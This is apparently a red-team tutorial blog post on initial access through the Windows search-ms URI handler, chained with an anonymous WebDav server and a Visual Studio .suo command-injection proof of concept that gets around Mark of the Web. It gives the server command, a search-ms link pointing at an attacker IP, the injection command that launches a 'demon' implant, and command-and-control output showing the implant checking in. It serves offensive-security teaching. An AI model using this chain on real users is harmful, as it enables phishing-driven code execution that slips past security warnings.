Initial Access – search-ms URI Handler

pentestlab.blog/category/red-team/page/10


January 2, 2024

Microsoft search protocol enables clients to initiate connections against an enterprise search service such as SharePoint or WebDav. During these search connections the protocol server will respond with a list of items which are relevant to the search query. The SOAP message protocol is used to format request and response messages during a search query over the HTTP or HTTPS protocol. When the *search-ms* URI handler is used in Microsoft Edge in order to search a file in a target web server this will enforce Windows explorer to start in order to list the results. This behavior can be used in conjunction with phishing in order to enforce target users to visit arbitrary URL's hosting malicious files in order to get initial access.

Microsoft is utilizing Mark of the Web (MotW) in Windows environments to indicate that a file is originated from the Internet. On that basis files are being prevented from download by Windows SmartScreen and prompt the user with an additional message about the risks of opening an non-trusted file. Trellix discovered that a threat actor is combining a chain of techniques in order to bypass Mark of the Web and trick the users to open malicious attachments from a WebDav server using the *ms-search* protocol. Essentially, chaining Windows Search Protocol handler with WebDav and AppDomainManager Injection or with a programming file such as .NET can enable red teams to evade any warnings to the users, bypass controls during implant delivery for initial access as these do not apply Mark of the Web (MotW).

In order to mimic the threat actor approach a WebDav server is required that will host the arbitrary file. Executing the command below will initiate a WebDav server:

```
wsgidav --port=80 --host=0.0.0.0 --root=. --auth=anonymous
```




```
┌──(kali㉿kali)-[~]
└─$ wsgidav --host=0.0.0.0 --port=80 --root=/tmp --auth=anonymous
Running without configuration file.
13:33:02.513 - WARNING : App wsgidav.mw.cors.Cors(None).is_disabled() returne
d True: skipping.
13:33:02.514 - INFO    : WsgiDAV/4.3.0 Python/3.11.6 Linux-6.5.0-kali2-amd64-
x86_64-with-glibc2.37
13:33:02.515 - INFO    : Lock manager:      LockManager(LockStorageDict)
13:33:02.515 - INFO    : Property manager:  None
13:33:02.515 - INFO    : Domain controller: SimpleDomainController()
13:33:02.515 - INFO    : Registered DAV providers by route:
13:33:02.515 - INFO    :   - '/:dir_browser': FilesystemProvider for path '/h
ome/kali/.local/lib/python3.11/site-packages/wsgidav/dir_browser/htdocs' (Rea
d-Only) (anonymous)
13:33:02.515 - INFO    :   - '/': FilesystemProvider for path '/tmp' (Read-Wr
ite) (anonymous)
13:33:02.515 - WARNING : Basic authentication is enabled: It is highly recomm
ended to enable SSL.
13:33:02.515 - WARNING : Share '/' will allow anonymous write access.
13:33:02.515 - WARNING : Share '/:dir_browser' will allow anonymous write acc
ess.
13:33:02.574 - INFO    : Running WsgiDAV/4.3.0 Cheroot/10.0.0 Python/3.11.6
13:33:02.574 - INFO    : Serving on http://0.0.0.0:80 ...
█
```

WebDav Server

Querying the registry *HKEY_CLASSES_ROOT* will identify all Microsoft handlers which can register a URL. For example using the protocol handler and the URL like *identifier://URL* will cause Windows to call the registered application to handle the action.

```
Get-Item Registry::HKEY_CLASSES_ROOT\ms-* | Out-String | select-string -Pattern
"URL" -SimpleMatch
```




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\peter> Get-Item Registry::HKEY_CLASSES_ROOT\ms-* | Out-String | select-string -Pattern "URL" -SimpleMatch


    Hive: HKEY_CLASSES_ROOT


Name                           Property
----                           --------
ms-aad-brokerplugin            URL Protocol :
                               (default)    : URL:ms-aad-brokerplugin
ms-actioncenter                URL Protocol :
                               (default)    : URL:ms-actioncenter
ms-appinstaller                URL Protocol :
                               (default)    : URL:ms-appinstaller
ms-apprep                      URL Protocol :
                               (default)    : URL:ms-apprep
ms-availablenetworks           (default)    : URL:Available Networks Protocol
                               EditFlags    : 2097152
                               URL Protocol :
ms-calculator                  URL Protocol :
                               (default)    : URL:ms-calculator
ms-clock                       URL Protocol :
                               (default)    : URL:ms-clock
ms-contact-support             URL Protocol :
                               (default)    : URL:ms-contact-support
ms-cortana2                    URL Protocol :
                               (default)    : URL:ms-cortana2
ms-cxh                         URL Protocol :
                               (default)    : URL:ms-cxh
ms-cxh-full                    (default)    : CloudExperienceHost Launch Protocol
                               EditFlags    : 2097152
                               URL Protocol :
ms-default-location            URL Protocol :
                               (default)    : URL:ms-default-location
ms-device-enrollment           URL Protocol :
                               (default)    : URL:ms-device-enrollment
ms-drive-to                    URL Protocol :
                               (default)    : URL:ms-drive-to
ms-edu-secureassessment        URL Protocol :
                               (default)    : URL:ms-edu-secureassessment
ms-eyecontrolspeech            URL Protocol :
                               (default)    : URL:ms-eyecontrolspeech
ms-gamebarservices             URL Protocol :
                               (default)    : URL:ms-gamebarservices
```

Search URI Handler – Registry Search

In a red team scenario the following string will enforce Windows to connect to the remote WebDav server via the HTTP protocol, filter a specific file type (.sln) and hide the actual path with the *displayname* value. A popup notification will appear to the user that the website is trying to open windows explorer. It should be noted that this will not work in other browsers like Firefox unless a browser redirection is utilized.

```
search-
ms:query=.sln&crumb=location:\\10.0.0.3\DavWWWRoot\application&displayname=pentest
laboratories
```


search-ms:query=.sln&crumb=location:\\10.0.0.3\DavWWWRoot\application&displayname=pentestlaboratories

Import favourites | For quick access, place your favourites here on the favourites bar. Manage favourites now


This site is trying to open Windows Explorer.

A website wants to open this application.

Search URL Handler – Edge

Since visual studio projects doesn’t apply Mark of the Web, therefore injecting an arbitrary command into the *.suo* (Studio User Options) file will cause code execution if it is blend in with a visual studio solution project file. A proof of concept exists which can be used to perform the command injection.


```
suo_exploit_test.exe input.suo injected.suo cmd /c C:\tmp\demon.x64.exe
```


Command Prompt - suo_exploit_test.exe input.suo injected.suo cmd /c C:\tmp\demon.x64.exe

```
C:\Users\peter\Downloads>suo_exploit_test.exe input.suo injected.suo cmd /c C:\tmp\demon.x64.exe
Complete!
Press enter to exit...
```

Search URI Handler – .suo


Using a visual studio solution file will ignore MotW and therefore any warnings that the file is originated from the Internet or from SmartScreen will not presented to the user.



pentestlaboratories
\\10.0.0.3\DavWWWRoot\pentestlaboratories
Type: Microsoft Visual Studio Solution
Date modified: 26/12/2023 05:17
Size: 1.06 KB

Search URL Handler – Visual Studio Solution


When the target user opens the solution file, visual studio will start as normal and the code will executed in the background.



```
using AnyStore.UI;
using System;
using System.Collections.Generic;
using System.Linq;
using System.Threading.Tasks;
using System.Windows.Forms;

namespace AnyStore
{
    0 references
    static class Program
    {
        /// <summary>
        /// The main entry point for the application.
        /// </summary>
        [STAThread]
        0 references
        static void Main()
        {
            Application.EnableVisualStyles();
            Application.SetCompatibleTextRenderingDefault(false);
            Application.Run(new frmLogin());
        }
    }
}
```

Search URI Handler – Visual Studio


As a result a communication will established with the command and control framework.



ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
006ac6c6	10.0.0.2	0.0.0.0	peter	WK01	Windows 10	demon.x64.exe	8648	1s	healthy

Search URI Handler – Implant


It is not uncommon if the target user is a developer to have more rights compare to standard users. Therefore user permissions should be checked during situational awareness by running *whoami* to determine the privileges of the user who executed the file.



```
26/12/2023 10:40:03 Agent 006AC6C6 authenticated as WK01\peter :: [Internal: 0.0.0.0] [Process: demon.x64.exe\8648] [Arch: x64] [Pivot: Direct]

26/12/2023 10:42:30 [Neo] Demon » whoami
[*] [34F2E71C] Tasked demon to get the info from whoami /all without starting cmd.exe
[+] Send Task to Agent [31 bytes]
[+] Received Output [2788 bytes]:

UserName               SID
====================== ====================================
RED\peter  S-1-5-21-955986923-3279314952-43775158-1105


GROUP INFORMATION                      Type             SID                          Attributes
============================================== ===================== ========================================== ==============================================
Everyone                          Well-known group      S-1-1-0                        Mandatory group, Enabled by default, Enabled group,
BUILTIN\Users                          Alias             S-1-5-32-545                 Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\INTERACTIVE                  Well-known group      S-1-5-4                         Mandatory group, Enabled by default, Enabled group,
CONSOLE LOGON                       Well-known group      S-1-2-1                        Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Authenticated Users            Well-known group      S-1-5-11                        Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\This Organization             Well-known group      S-1-5-15                        Mandatory group, Enabled by default, Enabled group,
LOCAL                             Well-known group      S-1-2-0                        Mandatory group, Enabled by default, Enabled group,
Authentication authority asserted identity      Well-known group      S-1-18-1                        Mandatory group, Enabled by default, Enabled group,
Mandatory Label\Medium Mandatory Level         Label              S-1-16-8192                     Mandatory group, Enabled by default, Enabled group,


Privilege Name           Description                          State
============================ =================================================== ===========================
SeShutdownPrivilege       Shut down the system                      Disabled
SeChangeNotifyPrivilege     Bypass traverse checking                    Enabled
SeUndockPrivilege        Remove computer from docking station            Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set              Disabled
SeTimeZonePrivilege       Change the time zone                      Disabled

[*] BOF execution completed
```

Search URI Handler – whoami

It should be noted that the WebClient service will start (by default is not running in Windows 10) and therefore it could be chained with other active directory attacks (depending on the domain configuration) to perform elevation of privileges or lateral movement.




WebClient

Description:
Enables Windows-based programs to create, access, and modify Internet-based files. If this service is stopped, these functions will not be available. If this service is disabled, any services that explicitly depend on it will fail to start.

Name	Description	Status	Startup Type	Log
Volume Shadow Copy	Manages an...		Manual	Loc
Volumetric Audio Composit...	Hosts spatia...		Manual	Loc
WalletService	Hosts objec...		Manual	Loc
WarpJITSvc	Provides a JI...		Manual (Trig...	Loc
Web Account Manager	This service ...	Running	Manual	Loc
WebClient	Enables Win...	Running	Manual (Trig...	Loc
Wi-Fi Direct Services Conne...	Manages co...		Manual (Trig...	Loc
Windows Audio	Manages au...	Running	Automatic	Loc
Windows Audio Endpoint B...	Manages au...	Running	Automatic	Loc
Windows Backup	Provides Wi...		Manual	Loc
Windows Biometric Service	The Windo...	Running	Manual (Trig...	Loc
Windows Camera Frame Se...	Enables mul...		Manual (Trig...	Loc
Windows Connect Now - C...	WCNCSVC ...	Running	Manual	Loc
Windows Connection Mana...	Makes auto...	Running	Automatic (T...	Loc
Windows Defender Advanc...	Windows D...		Manual	Loc
Windows Defender Firewall	Windows D...	Running	Automatic	Loc
Windows Encryption Provid...	Windows E...		Manual (Trig...	Loc
Windows Error Reporting Se...	Allows error...		Manual (Trig...	Loc
Windows Event Collector	This service ...		Manual	Net
Windows Event Log	This service ...	Running	Automatic	Loc
Windows Font Cache Service	Optimizes p...	Running	Automatic	Loc

Search URI Handler – WebClient Service

An alternative approach could be to directly serve a malicious executable instead of a *.sln* file.



.exe - pentestlaboratories

